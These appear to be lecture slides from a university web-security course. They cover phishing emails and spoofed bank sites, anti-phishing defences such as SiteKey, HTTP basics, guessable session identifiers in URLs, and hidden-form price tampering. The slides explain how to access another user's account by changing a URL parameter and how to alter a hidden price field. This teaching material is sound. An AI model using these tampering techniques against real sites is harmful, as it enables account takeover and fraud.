
For the User Agreement, Section 9, we may immediately issue a warning, temporarily suspend, indefinitely suspend or terminate your membership and refuse to provide our services to you if we believe that your actions may cause financial loss or legal liability for you, our users or us.


- Our terms and conditions you agreed to state that your service must always be under your control or those you designate all times. We have noticed some unusual activity related to your service that indicates that other parties may have access and or control of your information's in your service.
- We recently noticed one or more attempts to log in to your Chase Account, service from a foreign IP address. If you recently accessed your service while traveling, the unusual log in attempts may have been initiated by you. However, if you did not initiate the logins, please visit Chase homepage as soon as possible to restore your account status.
- The log in attempt was made from:
ISP host : pc03.carmeline.rumania.rdsnet.ro

To restore your account status click the link below:

<http://www.chase.com/account>

The screenshot shows a Mozilla Firefox browser window with the title bar "Chase Personal Banking Investments Credit Cards Home Auto Commercial Small Business Insurance - Mozilla Firefox". A red circle highlights the URL bar, which displays "<http://www.sol.a.se/mambo/chase/>". The main content area is a仿冒的 Chase Personal Banking website. It features a Chase logo at the top left, a navigation bar with links like "Find ATM / Branches", "Contact Us", and "Site Map", and a search bar. On the left, there's a "Get a User ID" button and a "Returning Users: Log On" form with fields for "User ID" and "Password", a "Remember my User ID" checkbox, and a "Log On" button. In the center, there's an advertisement for "Consolidate your high interest bills with Chase and save. 0% APR for up to 12 Months*". To the right, there's an image of a man looking at a credit card, with text about "The Chase Platinum Visa® Card" and a "Learn More" link. Below these are sections for "Personal Banking" (Checking, Credit Cards, Savings, CDs, Online Banking & Bill Pay), "Business" (Small Business Banking, Commercial Banking), "Personal Lending" (Home Equity, Mortgage, Auto/Vehicle Loans, Education Loans), "Insurance & Investing" (Insurance, Investing, Retirement Planning), and "News & Announcements" (U.S. Armed Forces Overseas, Chase offers Zero-Fees, Fair Lending at Chase). At the bottom left is a "Done" button.





Common Phishing Tactics

- ❑ Often phishing sites hosted on bot-net drones.
 - Move from bot to bot using dynamic DNS.
- ❑ Use domain names such as:
www.ebay.com.badguy.com, wwwv.ebay.com
- ❑ Use URLs with multiple redirections:
[http://www.chase.com/url.php?url="http://www.phish.com"](http://www.chase.com/url.php?url=http://www.phish.com)
- ❑ Use randomized links:
<http://www.some-poor-sap.com/823548jd/>

Industry Response

- Anti-phishing toolbars: Netcraft, EBay, Google, IE7



- IE7 phishing filter:
 - Whitelisted sites are not checked
 - Other sites: URL (minus param's) sent to MS server
 - Server responds with "OK" or "phishing"

The UI Problem





Image Authentication

- ❑ Combat phishing: images as second-factor authenticator
- ❑ Ask users to pick image during account creation
 - display at login after username is entered
 - phisher can't spoof the image
 - educate user to not enter password if s/he doesn't see the image s/he selected
- ❑ Recently deployed by PassMark, used on www.bofa.com (Bank of America) and other financial institutions (including Canadian banks like Tangerine)

Other industry responses: (BofA, PassMark)


The screenshot shows a Windows Internet Explorer browser window. The title bar reads "Bank of America | Online Banking | SiteKey | Verify SiteKey - Windows Internet Explorer". The address bar shows the URL "https://sitekey.bankofamerica.com/sas/signonSetup.do". The main content area is titled "Bank of America Higher Standards" and "Online Banking". A red horizontal bar spans most of the width of the page. Below it, the text "Confirm that your SiteKey is correct" is displayed in red. A message follows: "If you recognize your SiteKey, you'll know for sure that you are at the valid Bank of America site. Confirming your SiteKey is also how you'll know that it's safe to enter your Passcode and click the Sign In button." An asterisk (*) indicates a required field. On the left, there is a form field labeled "Your SiteKey:" containing the text "pelicans" and an image of two pelicans. Below the image is the text "If you don't recognize your personalized SiteKey, don't enter your Passcode." To the right of the SiteKey input field, a large callout box contains the text "if you don't recognize your personalized SiteKey (image), don't enter your Passcode". A line of text at the bottom of the page says "An asterisk (*) indicates a required field." At the very bottom of the page, there is a "Sign In" button.

Industry Response: Bank of Adelaide



ING PIN Guard

What is this?



What's the goal?
What kind of attack
is thwarted?

Use your mouse to click the number, or
use your keyboard to type the letters

PIN:




CSCD27

Computer and Network Security



Web Security

Browser and Network



Web Applications

- ❑ Online banking, shopping, government services, etc.
- ❑ Web site/app takes input from user, interacts with back-end databases and third parties, outputs results by generating an HTML page or data fragment
- ❑ Often written “from scratch” in a mixture of PHP, Java, Perl, Python, C, ASP
- ❑ Security is rarely the main concern
 - poorly written scripts with inadequate input validation
 - sensitive data stored in Web-readable files

Web Security Issues

- What security concerns are there on the Web?
 - Links can lie
 - may not take you where you think they do (e.g. phishing)
 - Cookies
 - can reveal private information, can serve as (weak) authenticators
 - Spyware/Malware
 - adware / trojan horses / keyloggers / viruses/ rootkits
 - Embedded code ... executable content
 - scripts / flash / ActiveX / – who knows what it does?
 - Trusting remote sites with your confidential information
 - e.g. register your credit card for faster checkout
 - Spam and Phishing
 - today, spam costs about \$0.0001 / e-mail to send

HTTP: HyperText Transfer Protocol

- Used to request and return data
 - methods: **GET, POST, HEAD, ...**
- Stateless request/response protocol
 - each request is independent of previous requests
 - statelessness has a significant impact on design and implementation of applications
- Evolution
 - HTTP 1.0: simple
 - HTTP 1.1: more complex

HTTP Request


Method File HTTP version Headers

```
GET /test.jsp      HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en-us,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/38.0.2125.1
Connection: keep-alive
If-Modified-Since: Sunday, 09-Nov-14 17:22:09 GMT
```


Blank line

Data – none for GET method; form and other data here for POST method

HTTP Response



URL-Based Session State



session information in URL; easily read on network, in system logs

FatBrain.com circa 1999

- ❑ User logs into website with password, authenticator is generated, user is given special URL containing the authenticator

`https://www.fatbrain.com/HelpAccount.asp?t=0&p1=me@me.com&p2=540555758`

- With special URL, user doesn't need to re-authenticate!
 - Reasoning: user could not have known the special URL without authenticating first. That's true, BUT...
- ❑ Authenticators are global sequence numbers
 - It's easy to guess sequence number for another user

`https://www.fatbrain.com/HelpAccount.asp?t=0&p1=SomeoneElse&p2=540555759`

- Fix: use random authenticators (whether or not in URL, to prevent tampering, fabrication)

Bad Idea: Encoding State in URL

- ❑ Unstable, frequently changing URLs
- ❑ Vulnerable to eavesdropping
- ❑ Stored in Web-server log files which may be public
- ❑ There is no guarantee that URL is private
 - early versions of Opera used to send entire browsing history, including all visited URLs, to Google

```
142.1.96.163 -- [22/Nov/2012:09:42:05 -0500] "GET / HTTP/1.1" 200 6871 "-" "Xym  
on xymonnet/4.3.7"  
166.48.232.54 -- [22/Nov/2012:09:42:33 -0500] "GET /courses/csc09f12/rosselet/  
asn.shtml HTTP/1.1" 200 3285 "https://mathlab.utsc.utoronto.ca/courses/csc09f12/  
/rosselet/index.shtml" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.64 Safari/537.11"  
166.48.232.54 -- [22/Nov/2012:09:42:34 -0500] "GET /favicon.ico HTTP/1.1" 200 3  
09 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.64 Safari/537.11"  
142.1.103.134 -- [22/Nov/2012:09:42:42 -0500] "GET /courses/csc09f12/jiwwxian/  
routes.php HTTP/1.1" 200 5544 "http://mathlab.utsc.utoronto.ca:41111/a2james/" "  
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/535.19 (KHTML, like Gecko) Ubuntu/10  
.04 Chromium/18.0.1025.151 Chrome/18.0.1025.151 Safari/535.19"  
142.150.204.199 -- [22/Nov/2012:09:46:54 -0500] "GET /markus/ HTTP/1.1" 200 384  
8  
"https://portal.utoronto.ca/webapps/blackboard/execute/announcement?method=sea  
rch&context=course_entry&course_id=_677297_1&handle=announcements_entry&mod  
e=vie  
w" "Mozilla/5.0 (Windows NT 6.1; rv:13.0) Gecko/20100101 Firefox/13.0"  
142.150.204.199 -- [22/Nov/2012:09:46:54 -0500] "GET /favicon.ico HTTP/1.1" 200  
309 "-" "Mozilla/5.0 (Windows NT 6.1; rv:13.0) Gecko/20100101 Firefox/13.0"  
142.150.204.198 -- [22/Nov/2012:09:46:56 -0500] "GET /markus/ HTTP/1.1" 200 384  
8  
"https://portal.utoronto.ca/webapps/blackboard/execute/announcement?method=sea  
rch&context=course_entry&course_id=_677297_1&handle=announcements_entry&mod  
e=vie  
w" "Mozilla/5.0 (Windows NT 6.1; rv:5.0) Gecko/20100101 Firefox/5.0"
```

Form-Based Session State

❑ Dansie Shopping Cart (2006)

- “A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order.”

```
<FORM METHOD=POST  
ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">  
  
    Black Leather purse with leather straps<1 Change this to 3.00  
  
    <INPUT TYPE=HIDDEN NAME=name      VALUE="Black leather purse">  
    <INPUT TYPE=HIDDEN NAME=price     VALUE="90.00">                                Bargain shopping!  
    <INPUT TYPE=HIDDEN NAME=sh        VALUE="1">  
    <INPUT TYPE=HIDDEN NAME=img       VALUE="purse.jpg": Could they really  
    <INPUT TYPE=HIDDEN NAME=custom1    VALUE="Black leat] be this stupid?  
          with leather straps">  
  
